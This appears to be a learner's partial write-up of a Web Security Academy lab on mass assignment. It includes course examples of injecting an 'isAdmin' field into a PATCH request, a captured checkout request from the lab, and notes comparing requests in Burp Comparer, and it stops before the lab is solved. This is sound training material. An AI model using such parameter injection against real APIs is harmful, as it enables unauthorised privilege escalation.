Web Security Academy

Testing mass assignment vulnerabilities

To test whether you can modify the enumerated `isAdmin` parameter value, add it to the `PATCH` request:

```
{  "username": "wiener",  "email": "wiener@example.com",  "isAdmin": false,}
```

In addition, send a `PATCH` request with an invalid `isAdmin` parameter value:

```
{  "username": "wiener",  "email": "wiener@example.com",  "isAdmin": "foo",}
```

BACK CONTINUE →

Up next: Lab: Exploiting a mass assignment vulnerability

My progress

- API recon
- API documentation
- Identifying and interacting with API endpoints
- Finding hidden parameters
- Mass assignment vulnerabilities (3 of 4)**
- Preventing vulnerabilities in APIs
- Server-side parameter pollution
- Testing for server-side parameter pollution in the query string

now, for this lab we also have to buy that jacket

Web Security Academy Exploiting a mass assignment vulnerability LAB Not solved


Back to lab description »

Home | My account | 0


WE LIKE TO SHOP

Item	Rating	Price	Action
Lightweight "133t" Leather Jacket	★★★★★	\$1337.00	View details
Cheshire Cat Grin	★★★★☆	\$7.96	View details
Weird Crushes Game	★★★☆☆	\$71.59	View details
There is No 'I' in Team	★★★☆☆	\$25.05	View details


let's login again




\$0 credits




let's look here




maybe try to add it to cart



not enough money



here in the http history we have both Post and Get checkout request



let's compare them

Request

```

1 POST /api/checkout HTTP/2
2 Host: 0ad30067040db53383b4be9400d80000.web-security-academy.net
3 Cookie: session=rBkE8v13U9Hv943vpAdCicFqWeAASUWn
4 Content-Length: 53
5 Sec-CH-UA-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Sec-CH-UA: "Chromium",v="133", "Not(A:Brand)",v="99"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-CH-UA-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0ad30067040db53383b4be9400d80000.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0ad30067040db53383b4be9400d80000.web-security-academy.net
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1,i
19
20 {
  "chosen_products": [

```

click compare words

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	818	POST /api/checkout HTTP/2Host: 0ad30067040db53383b4be9400d80000.web-security-academy.netCookie: session=rBkE8v13U9Hv943vpAdCicFqWeAASUWn
2	629	GET /api/checkout HTTP/2Host: 0ad30067040db53383b4be9400d80000.web-security-academy.netCookie: session=rBkE8v13U9Hv943vpAdCicFqWeAASUWn

Select item 2:


#	Length	Data
1	818	POST /api/checkout HTTP/2Host: 0ad30067040db53383b4be9400d80000.web-security-academy.netCookie: session=rBkE8v13U9Hv943vpAdCicFqWeAASUWn
2	629	GET /api/checkout HTTP/2Host: 0ad30067040db53383b4be9400d80000.web-security-academy.netCookie: session=rBkE8v13U9Hv943vpAdCicFqWeAASUWn

Compare ...


Words

Bytes

we can see only get request got the response back




